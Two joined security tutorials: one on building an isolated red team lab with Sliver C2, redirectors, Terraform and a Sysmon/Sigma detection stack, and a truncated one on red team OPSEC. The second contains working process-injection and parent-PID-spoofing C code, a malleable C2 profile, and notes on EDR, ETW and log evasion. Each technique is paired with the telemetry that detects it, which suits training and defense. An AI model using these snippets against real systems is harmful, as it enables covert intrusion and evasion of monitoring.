Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
Objective: Understand how to design, build, and operate a self-contained red team lab — hypervisor and VM selection, network segmentation, C2 framework deployment, redirector architecture, and OPSEC discipline — so authorized operators get a reproducible practice environment and defenders learn what adversary infrastructure looks like from the inside.
1. Lab Philosophy and Legal Guardrails
A red team lab exists for one reason: to test tradecraft against telemetry without touching production. Everything in this tutorial is for authorized testing inside an isolated environment you own. Never point lab C2 at systems outside your scope.
A dedicated lab gives you two things production cannot. First, repeatability — snapshot, detonate, revert, repeat. Second, observability — you run the blue stack and the red stack side by side and watch every event a real implant generates.
Two build models exist:
- Air-gapped lab — host-only virtual networks with no internet. Safest for malware detonation and EDR-bypass study.
- Cloud-backed lab — VPS-hosted team servers and redirectors for testing real callbacks, domain categorization, and redirector chains.
Most learners start air-gapped and graduate to a hybrid with a single controlled egress gateway.
2. Hardware and Hypervisor Selection
A workable lab runs on a single workstation. The constraint is RAM, because a Domain Controller, a Windows endpoint, a Linux target, and a SIEM run concurrently.
| Component | Recommendation |
|---|---|
| Host RAM | 16 GB minimum, 32 GB+ for full AD + SIEM |
| Storage | 100 GB SSD minimum, 256 GB+ for multi-VM snapshots |
| CPU | Quad-core with virtualization extensions (VT-x/AMD-V) |
Choose a Type-2 hypervisor:
| Feature | VMware Workstation Pro | VirtualBox |
|---|---|---|
| Nested virtualization | Reliable | Limited |
| Advanced networking | LAN Segments | Internal Network |
| Snapshot fidelity | High | Adequate |
| Cost | Commercial | Free |
VMware Workstation Pro / Fusion is preferred for nested virtualization and snapshot fidelity; VirtualBox is the free alternative with less reliable advanced networking.
Snapshot discipline is non-negotiable. Snapshot before each phase — a clean pre-exploitation baseline, a post-compromise state, a post-persistence state — so you can replay a scenario without rebuilding.
3. Network Architecture Design

Segment the lab into tiers so the attacker subnet, target subnet, and monitoring subnet cannot freely route to one another. This mirrors real network boundaries and forces realistic lateral movement.
| Networking Mode | Behavior | Lab Use |
|---|---|---|
| Host-Only | Isolated subnet, no internet | Default for all tiers |
| NAT | VMs share the host IP outbound | Controlled egress only |
| LAN Segment / Internal | Inter-VM only, no host | Target-to-target traffic |
| Bridged | VM joins physical LAN | Avoid (leaks to real network) |
Build three host-only segments: attacker, target, monitoring. A dedicated “egress” VM with dual NICs (one host-only, one NAT) acts as the only controlled gateway when you must test real C2 callbacks. The monitoring tier should receive logs one-way and remain unreachable from the attacker subnet.
4. Building the Target Network
The target network simulates a small enterprise: a Domain Controller, a domain-joined Windows endpoint, and a Linux host.
| VM Role | OS | Purpose |
|---|---|---|
| Domain Controller | Windows Server 2019/2022 | AD DS, DNS, DHCP |
| Windows Target | Windows 10/11 (domain-joined) | Implant testing |
| Linux Target | Ubuntu / CentOS | Cross-platform implants |
Promote the DC with AD DS, configure DNS, then join endpoints to the domain. The following script joins a Windows target, points DNS at the DC, and enables WinRM for management.
# Domain join + WinRM enablement for a lab Windows target
$DC = "192.168.56.10"     # Domain Controller IP
$Domain = "lab.local"

# Point DNS at the DC so domain resolution works
Set-DnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddresses $DC

# Enable remote management for lab orchestration
Enable-PSRemoting -Force
Set-Item WSMan:\localhost\Client\TrustedHosts -Value $DC -Force

# Join the domain (prompts for credentials, then reboot)
Add-Computer -DomainName $Domain -Restart
5. Deploying the Blue Team Monitoring Stack
The monitoring tier is what turns a playground into a detection lab. Deploy Wazuh or Security Onion as the SIEM/IDS, then instrument every Windows VM with Sysmon using a community config such as SwiftOnSecurity or Olaf Hartong’s sysmon-modular.
| VM Role | OS | Purpose |
|---|---|---|
| Blue Team / SIEM | Security Onion / Wazuh | Log aggregation, IDS, alerting |
Forward all Windows and Sysmon channels to the SIEM, enable real-time alerting, and leave Windows Defender enabled on targets so you can observe EDR behavior against your implants. Add Zeek for network metadata — its conn.log is invaluable for spotting beaconing.
6. C2 Framework Selection and Trade-offs
A C2 framework is the infrastructure used to control compromised systems remotely. It has three parts: a C2 server (backend), a C2 client (operator interface), and a C2 agent / implant (payload on the target).
| Framework | License | Notes |
|---|---|---|
| Sliver | Open-source (Bishop Fox) | mTLS, HTTP/S, DNS, WireGuard transports; go-to Cobalt Strike alternative |
| Havoc | Open-source | Real-time client UI via API; Cobalt-Strike-like feel |
| Mythic | Open-source | Docker-based, web UI, pluggable C2 profiles and agents |
| Metasploit | Open-source | msfconsole, multi/handler; good for catching payloads, weak for long-haul |
| Cobalt Strike | Commercial (~$3,540/user/yr) | Malleable C2, Beacon, Aggressor Script; awareness only |
Core architecture primitives apply across all of them:
| Term | Definition |
|---|---|
| Team Server | Persistent backend; never directly internet-facing |
| Implant / Beacon / Agent | Payload on the target that calls back |
| Redirector | Disposable proxy in front of the team server; assumed to be burned |
| Listener | Server-side handler waiting for callbacks (e.g., HTTPS/443) |
| Malleable Profile | Config shaping HTTP/S traffic to mimic legitimate requests |
| Sleep / Jitter | Callback interval plus randomness; breaks beacon regularity |
This tutorial uses Sliver as the primary example because it is free, modern, and well-documented at sliver.sh/docs.
7. Deploying Sliver C2
Install the server on a dedicated Ubuntu 22.04 host on the attacker tier. The team server should never be exposed directly — a redirector sits in front of it (Section 8).
# Install Sliver server (run on the dedicated C2 VM)
curl https://sliver.sh/install | sudo bash

# Run as a service so it survives reboots
sudo systemctl enable --now sliver

# Drop into the server console
sliver-server
Inside the console, start an HTTPS listener and generate a Windows x64 beacon. --skip-symbols speeds up builds in a lab; flags change between releases, so verify against the official docs.
# Start an HTTPS listener bound to the redirector-facing interface
https --lhost 192.168.56.20 --lport 443

# Generate a Windows x64 HTTPS beacon
generate beacon --http 192.168.56.20 --os windows --arch amd64 --skip-symbols

# After the implant calls back:
sessions                 # list active sessions
use <session_id>         # interact with a session
The HTTP/S transport is shaped via /root/.sliver/configs/http-c2.json, which controls URIs, headers, and polling behavior. The default mTLS transport listens on 8888.
8. Redirector Architecture
A redirector is a disposable proxy that fronts the team server. Implants talk only to the redirector; if blue team burns its IP, you rebuild it and the long-term server stays hidden.
Implant → Redirector (Nginx/Apache/socat) → C2 Team ServerThe redirector filters traffic: requests matching your implant’s expected path and user-agent are forwarded to the team server; everything else is dropped or returned as a benign error or redirected to a legitimate site.
# Nginx redirector: forward only matching C2 traffic, 404 everything else
server {
    listen 443 ssl;
    server_name cdn.example-lab.local;

    location /api/v2/updates {
        # Only forward requests carrying the expected implant User-Agent
        if ($http_user_agent != "Mozilla/5.0 (Windows NT 10.0; Win64; x64)") {
            return 404;
        }
        proxy_pass https://192.168.56.30:443;   # team server (internal)
        proxy_ssl_verify off;
    }

    # Anything else gets a flat 404 — no team server exposure
    location / {
        return 404;
    }
}
For HTTPS redirectors use Apache, Nginx, or Caddy; for DNS redirectors use socat or iptables. In advanced cloud setups, CDN fronting via CloudFront, Azure CDN, or Cloudflare blends C2 with legitimate traffic. Do not deploy domain-fronting or malleable-profile code from a tutorial — reference framework docs.

9. OPSEC and Infrastructure Hygiene
Your infrastructure is your OPSEC. A flat setup is a single point of failure that burns the whole operation.

- Never connect the operator machine directly to the team server. Tunnel through a VPN overlay (WireGuard, Tailscale/Headscale) or a jump box.
- Separate infrastructure for phishing, payload hosting, and C2 — three servers, three redirectors.
- Use aged, categorized domains registered 30+ days prior with a benign-looking category.
- Rotate redirector IPs and never reuse burned infrastructure.
- Geofence access via Cloudflare so only the client’s country can reach C2 and campaign domains, blocking external threat-intel scanners.
A minimal operator WireGuard client routes only team-server traffic through the jump box:
# wg0.conf — operator client tunneling to the jump box
[Interface]
PrivateKey = <operator_private_key>
Address    = 10.10.10.2/32

[Peer]
PublicKey  = <jumpbox_public_key>
Endpoint   = jump.example-lab.local:51820
AllowedIPs = 10.10.10.0/24      # only the team-server subnet
PersistentKeepalive = 25
Relevant transports and ports:
| Protocol | Port | C2 Use |
|---|---|---|
| HTTPS | 443 | Primary beacon transport |
| HTTP | 80 | Fallback / staging |
| DNS | 53 | Low-and-slow tunneling |
| SMB Named Pipe | IPC$ | Lateral movement pivots |
| WireGuard | 51820 | Operator VPN overlay |
| mTLS | 8888 | Sliver default implant transport |
10. Infrastructure-as-Code with Terraform
Terraform declares lab state in configuration, so a burned redirector is rebuilt in minutes. The example provisions a team server and a redirector, then bootstraps the server with remote-exec.
resource "digitalocean_droplet" "c2_server" {
  name   = "c2-teamserver"
  region = "nyc3"
  size   = "s-2vcpu-4gb"
  image  = "ubuntu-22-04-x64"

  provisioner "remote-exec" {
    inline = ["curl https://sliver.sh/install | sudo bash"]
  }
}

resource "digitalocean_droplet" "redirector" {
  name   = "c2-redirector"
  region = "nyc3"
  size   = "s-1vcpu-1gb"
  image  = "ubuntu-22-04-x64"
}

output "c2_ip"        { value = digitalocean_droplet.c2_server.ipv4_address }
output "redirector_ip"{ value = digitalocean_droplet.redirector.ipv4_address }
terraform apply builds the stack and emits IPs; terraform destroy tears it down. Teardown-and-rebuild cycles keep infrastructure disposable.
11. Common Attacker Techniques
These are the primitives a lab is built to study and detect.
| Technique | Description |
|---|---|
| HTTPS beaconing | Implant polls a redirector over 443 to blend with web traffic |
| DNS tunneling | Encodes C2 in DNS queries for low-and-slow egress |
| Redirector chaining | Disposable proxies hide the long-term team server |
| Domain fronting | CDN obfuscation routes C2 through trusted domains |
| Malleable profiles | Shape headers/URIs/jitter to mimic legitimate apps |
| SMB named-pipe C2 | Internal pivots over IPC$ for lateral movement |
| Ingress tool transfer | Implant downloads additional tooling to the target |
12. Defensive Strategies and Detection
Run the same lab as blue team to build detections. Sysmon plus a tuned config surfaces nearly every C2 stage.
| Event ID | Name | C2 Relevance |
|---|---|---|
1 | Process Creation | Implant execution; check ParentImage, CommandLine, Hashes |
3 | Network Connection | Connections to C2; DestinationIp, DestinationPort, Image |
7 | Image Loaded | DLL loads by implant; Signed, Signature |
8 | CreateRemoteThread | Injection; SourceImage → TargetImage |
11 | FileCreate | Stager writes payload to disk |
22 | DNSEvent | Beaconing via unusual or excessive QueryName |
23 | FileDelete | Implant self-deletes after staging |
Tune Sysmon to capture outbound connections from non-browser processes and DNS queries from shells:
<RuleGroup name="C2 Network" groupRelation="or">
  <NetworkConnect onmatch="include">
    <DestinationPort condition="is">443</DestinationPort>
    <DestinationPort condition="is">53</DestinationPort>
  </NetworkConnect>
  <DnsQuery onmatch="include">
    <Image condition="end with">powershell.exe</Image>
    <Image condition="end with">cmd.exe</Image>
  </DnsQuery>
</RuleGroup>
A Sigma rule for beacon-like connections keys on Sysmon EventID 3, common C2 ports, and an allowlist of browsers. Correlate hits with short, regular intervals to catch low-jitter beacons.
title: Non-Browser Outbound to Common C2 Ports
logsource:
  product: windows
  service: sysmon
  category: network_connection
detection:
  selection:
    EventID: 3
    DestinationPort:
      - 443
      - 80
      - 53
    Initiated: 'true'
  filter_browsers:
    Image|contains:
      - '\chrome.exe'
      - '\firefox.exe'
      - '\msedge.exe'
  condition: selection and not filter_browsers
fields:
  - Image
  - DestinationIp
  - DestinationPort
  - DestinationHostname
level: high
Layer behavioral analytics on top:
- Jitter analysis — alert on outbound HTTPS at regular intervals (e.g., 60 ± 5 s); Zeek
conn.logexcels at long-duration, low-byte sessions. - Named-pipe anomalies — Cobalt Strike’s default
msagent_*pipe names appear in SysmonEID 17/18. - Anomalous parent-child chains —
Word.exe → cmd.exe → powershell.exeis a classic phishing chain. - User-agent mismatch —
svchost.exeissuing a Chrome user-agent is anomalous.
Enable Command Line Auditing via GPO (Audit Process Creation → include command line, EID 4688) and forward Microsoft-Windows-PowerShell/Operational (EID 4104) script-block logs to the SIEM. Keep the monitoring tier one-way and unreachable from the attacker subnet.
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Command and Control (tactic) | TA0011 | Beacon traffic correlation across SIEM |
| Application Layer Protocol | T1071 | Sysmon EID 3, Zeek conn.log |
| Web Protocols | T1071.001 | Non-browser HTTPS to rare destinations |
| DNS | T1071.004 | Sysmon EID 22, DNS-Client ETW |
| Proxy / External Proxy | T1090 / T1090.002 | Redirector IP reputation, JA3 anomalies |
| Domain Fronting | T1090.004 | TLS SNI vs. Host header mismatch |
| Protocol Tunneling | T1572 | mTLS/DoH volume anomalies |
| Ingress Tool Transfer | T1105 | Sysmon EID 11, download-and-exec |
| Acquire Infrastructure: VPS / Domains | T1583.003 / T1583.001 | Newly registered / uncategorized domains |
| Remote Access Software | T1219 | RMM tools acting as C2 |
13. Tools for Red Team Lab Analysis
| Tool | Description | Link |
|---|---|---|
| Sliver | Open-source C2 server, client, implants | sliver.sh |
| Wazuh | SIEM + EDR agent for the blue tier | wazuh.com |
| Security Onion | IDS + log management distro | securityonionsolutions.com |
| Sysmon | Endpoint telemetry (process/network/DNS) | microsoft.com |
| Zeek | Network metadata and beacon hunting | zeek.org |
| Terraform | Infrastructure-as-code provisioning | terraform.io |
| WireGuard | Operator VPN overlay | wireguard.com |
| Nginx | Redirector reverse proxy | nginx.org |
Summary
- A red team lab is a closed, segmented environment where authorized operators rehearse C2 tradecraft while the blue stack records every event it generates.
- Tiered host-only networks, snapshot discipline, and a Type-2 hypervisor make scenarios isolated and repeatable.
- A team server must never be internet-facing; disposable redirectors front it and are rebuilt with infrastructure-as-code when burned.
- OPSEC is architecture — operator VPN overlays, separated phishing/C2/payload infrastructure, aged domains, and rotated IPs keep operations deniable.
- Detect C2 with Sysmon
EID 3/22, jitter and named-pipe analysis, and Sigma rules, mapping every primitive back to MITRETA0011.
Related Tutorials
- OPSEC Principles for Red Teamers: Staying Undetected
- Setting Up Your Exploit Development Lab (VMs, Debuggers, Tools)
- Red Teaming Fundamentals: Mindset, Methodology, and Engagement Types
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
References
OPSEC Principles for Red Teamers: Staying Undetected
Objective: Understand the operational security discipline an authorized red teamer must apply across infrastructure, process execution, network traffic, and on-disk artifacts to minimize detection surface, and learn the corresponding telemetry defenders use to catch each OPSEC failure.
1. What OPSEC Means for Red Teamers
Operational security is the discipline that separates a noisy penetration test from a realistic adversary simulation. A red team engagement that triggers every EDR sensor on the first beacon delivers a process audit, not a threat-emulation result. Every action — every API call, every DNS query, every dropped file — generates a detection signature. Strong OPSEC means knowing precisely what artifacts each action produces and either avoiding the action, blending it into noise, or accepting the risk consciously.
This tutorial is written for authorized red teamers and the blue teams who hunt them. Every offensive technique is paired with the exact telemetry that exposes it, so operators can self-audit and defenders can close the loop.
2. The Five-Step OPSEC Cycle Applied to Red Teaming
The classic OPSEC process, adapted to an offensive engagement:
| Step | Action | Red Team Application |
|---|---|---|
| 1 | Identify critical information | Tooling names, operator IPs, attacker hostnames, C2 domains, callback patterns |
| 2 | Analyze threats | EDR vendor, NDR, SIEM rule set, threat-hunt team maturity |
| 3 | Analyze vulnerabilities | Which artifacts each TTP leaves (Sysmon ID, ETW provider, file path) |
| 4 | Assess risk | Likelihood × impact of each artifact being correlated |
| 5 | Apply countermeasures | Malleable profiles, LOLBins, in-memory execution, in-scope log suppression |
Operators run this loop before each phase — initial access, lateral movement, persistence, exfiltration — not once at the start of the engagement.

3. Thinking Like a Sensor: The Defender’s Telemetry Stack
You cannot evade what you do not understand. Modern defenders correlate signals from at least five overlapping layers:
| Sensor Layer | What it sees |
|---|---|
| Sysmon | Process create, network connect, image load, thread injection, pipe create, DNS query |
| ETW | Kernel-level process/thread events, Microsoft-Windows-Threat-Intelligence, PowerShell script block logging |
| AMSI | In-process scan of script content before execution |
| EDR | Userland API hooks, kernel callbacks, behavioral chains |
| NDR / SIEM | Beacon periodicity, JA3/JA4 fingerprints, DNS anomalies, log correlation |
The Microsoft-Windows-Threat-Intelligence provider deserves a callout: it is PPL-protected and is the primary ETW source EDRs use for injection telemetry. Any attempt to disable it is itself a high-fidelity alert (T1562.001).
4. Infrastructure OPSEC: Redirectors, Domains, and Segmentation
If your C2 team server is exposed directly to the target network, a single block at the perimeter ends the engagement. Infrastructure OPSEC is about layering the chain so that the loud parts are disposable.
| Component | OPSEC Detail |
|---|---|
| Redirectors | Apache mod_rewrite or Nginx reverse proxies between implant and team server; filter on URI, User-Agent, and source ASN |
| Categorized / aged domains | Domains > 90 days old, plausible web presence, Whois privacy, matching TLS certificates from a real CA |
| TLS hygiene | Avoid default self-signed Cobalt Strike certs; serve a valid LetsEncrypt or commercial cert matching the fronted domain |
| Provider segmentation | Spread redirectors, payload hosts, and team servers across multiple providers and regions; a defender who blocks one ASN should not break the entire kill chain |
| Domain fronting / CDN abuse | TLS SNI presents a fronted CDN host while the Host: header routes to the operator’s origin (T1090.004) |
A minimal Nginx redirector enforcing path-based filtering:
server {
    listen 443 ssl;
    server_name updates.example-cdn.com;

    ssl_certificate     /etc/letsencrypt/live/.../fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/.../privkey.pem;

    # Drop anything that isn't on the expected beacon URI
    if ($uri !~* "^/(api/v2/telemetry|cdn/assets)") {
        return 404;
    }

    # Drop scanners and unexpected User-Agents
    if ($http_user_agent !~* "Mozilla/5\.0.*Chrome") {
        return 404;
    }

    location / {
        proxy_pass https://teamserver.internal:8443;
        proxy_set_header Host $host;
    }
}
5. Malleable C2 Profiles and Traffic Shaping
Default C2 profiles are signatured. A malleable profile rewrites every byte the beacon puts on the wire so traffic blends with expected enterprise patterns.
http-get {
    set uri "/api/v2/telemetry";
    client {
        header "Host" "updates.example-cdn.com";
        header "Accept" "application/json";
        metadata {
            base64url;
            prepend "session=";
            header "Cookie";
        }
    }
    server {
        header "Content-Type" "application/json";
        output {
            base64;
            prepend "{\"status\":\"ok\",\"data\":\"";
            append "\"}";
            print;
        }
    }
}

http-post {
    set uri "/api/v2/upload";
    client {
        header "Content-Type" "application/octet-stream";
        id { base64url; parameter "tid"; }
        output { base64; print; }
    }
}
Key directives: the metadata transform hides session state in a cookie; Host: masquerades as a CDN; URIs match a believable application path. The corresponding http-stager, process-inject, and post-ex blocks must also be customized — default stager URIs are the number-one Cobalt Strike fingerprint.
6. Process & Memory OPSEC
The classic injection triad is also the most signatured behavior in Windows. The following is shown as a “what not to do naively” reference — every line annotates the telemetry it produces:
// VirtualAllocEx in remote PID -> Sysmon EID 10 (PROCESS_VM_OPERATION)
LPVOID rbuf = VirtualAllocEx(hProc, NULL, sz,
                             MEM_COMMIT | MEM_RESERVE,
                             PAGE_EXECUTE_READWRITE);  // RWX = EDR red flag

// WriteProcessMemory                 -> Sysmon EID 10 (PROCESS_VM_WRITE)
WriteProcessMemory(hProc, rbuf, sc, sz, NULL);

// CreateRemoteThread                 -> Sysmon EID 8 (CreateRemoteThread)
HANDLE hThr = CreateRemoteThread(hProc, NULL, 0,
                                 (LPTHREAD_START_ROUTINE)rbuf,
                                 NULL, 0, NULL);
Quieter alternatives reduce — but do not eliminate — visibility:
- Section-based injection via
NtMapViewOfSection(T1055.004) avoidsWriteProcessMemorybut is still observable via Threat-Intelligence ETW. - APC injection via
NtQueueApcThreadtriggers only when the target thread enters an alertable wait. - Reflective DLL / PE loading (
T1620) avoidsLoadLibraryand Sysmon Event ID 7 module-load entries for the malicious DLL path. - Direct / indirect syscalls (the
SysWhispers3pattern) bypass userland EDR hooks by invokingNTAPInumbers via thesyscallinstruction. - Allocate
RW, thenVirtualProtecttoRX— never requestPAGE_EXECUTE_READWRITEdirectly.
Process selection matters as much as the technique. notepad.exe initiating an outbound connection is anomalous; a browser or svchost.exe doing so is not.

7. Parent PID Spoofing
Parent-child chains are one of the cheapest behavioral detections. Spoofing the parent via UpdateProcThreadAttribute breaks the chain so a payload launched from a phishing macro can claim explorer.exe as its parent (T1134.004).
STARTUPINFOEXA si = { 0 };
PROCESS_INFORMATION pi = { 0 };
SIZE_T attrSize = 0;

si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
InitializeProcThreadAttributeList(NULL, 1, 0, &attrSize);
si.lpAttributeList = HeapAlloc(GetProcessHeap(), 0, attrSize);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attrSize);

HANDLE hParent = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, explorerPid);
UpdateProcThreadAttribute(si.lpAttributeList, 0,
    PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
    &hParent, sizeof(HANDLE), NULL, NULL);

CreateProcessA(NULL, "C:\\Windows\\System32\\cmd.exe", NULL, NULL, FALSE,
               EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,
               &si.StartupInfo, &pi);

The spoofed parent appears in Sysmon Event ID 1’s ParentProcessId and ParentImage fields. Detection: correlate ParentImage with the CreatingProcessId recorded by EDR kernel callbacks — they will disagree on a spoofed launch.
8. Network OPSEC: Sleep, Jitter, and Protocol Blending
A beacon calling back every 60 seconds on the dot is trivially clustered by an NDR. Add jitter:
import random, time

def beacon_sleep(base_seconds: int, jitter_pct: int) -> None:
    delta = base_seconds * (jitter_pct / 100.0)
    interval = base_seconds + random.uniform(-delta, +delta)
    # 60s base, 30% jitter -> 42s..78s
    time.sleep(interval)
A 60s ± 30% schedule destroys naive periodicity heuristics; longer sleeps (3600s ± 50%) defeat most short-window NDR baselines but cost interactivity. Match channel to environment:
| Channel | When to use |
|---|---|
| HTTPS | Default; blends with web traffic if profile is well-tuned (T1071.001) |
| DNS (TXT/A) | Egress-restricted networks; low bandwidth, noisy on Sysmon EID 22 (T1071.004) |
| SMB named pipe | Lateral peer-to-peer beaconing; avoid default msagent_* pipe names |
| Domain-fronted HTTPS | Where CDN egress is allowed and DPI cannot inspect SNI (T1090.004) |
9. LOLBins and In-Memory Execution
Living-off-the-Land Binaries (LOLBins) are signed Microsoft binaries that proxy execution and inherit trust. The trade-off is that they are now heavily monitored — rundll32.exe spawned by winword.exe is a textbook ASR trigger.
| Binary | Common Abuse |
|---|---|
rundll32.exe | Execute exported function from a DLL (T1218.011) |
regsvr32.exe | Squiblydoo: scriptlet execution (T1218.010) |
mshta.exe | HTA / inline VBScript execution (T1218.005) |
wmic.exe | Process invocation; deprecated but still present |
certutil.exe -decode | Decode staged base64 payloads (T1140) |
In-memory execution avoids disk artifacts entirely:
- BOFs (Beacon Object Files) execute small COFF objects inside the implant process — no new process, no file on disk.
Assembly.Load()loads a .NET assembly from a byte array, bypassingImage Loadevents for the managed module on disk.- Reflective DLL loading maps a DLL without invoking the loader, so it never appears in
LoadLibraryaudit paths.
A note on PowerShell: powershell -enc <base64> looks obfuscated and is logged by Sysmon Event ID 1 in its decoded form once Script Block Logging is enabled. AMSI sees the deobfuscated content immediately before execution. Encoding is not evasion against a modern stack.
10. Artifact & Log OPSEC
Cleaning up is part of the engagement — but cleanup itself is loud.
| Action | ATT&CK | OPSEC Caveat |
|---|---|---|
| Timestomping | T1070.006 | NtSetInformationFile with FileBasicInformation rewrites $STANDARD_INFORMATION; $FILE_NAME MFT attribute is not updated and remains forensically accurate |
| Event log clearing | T1070.001 | wevtutil cl Security generates Event ID 1102 (Security) / 104 (System) — the act of clearing is itself the alert |
| Disabling ETW | T1562.002 | Patching EtwEventWrite in-process is in-memory only and not logged — but Threat-Intelligence provider observes the patch via kernel callbacks on PPL-aware EDRs |
| File deletion | T1070.004 | NTFS $MFT entries persist; Volume Shadow Copies retain prior versions; USN journal records the unlink |
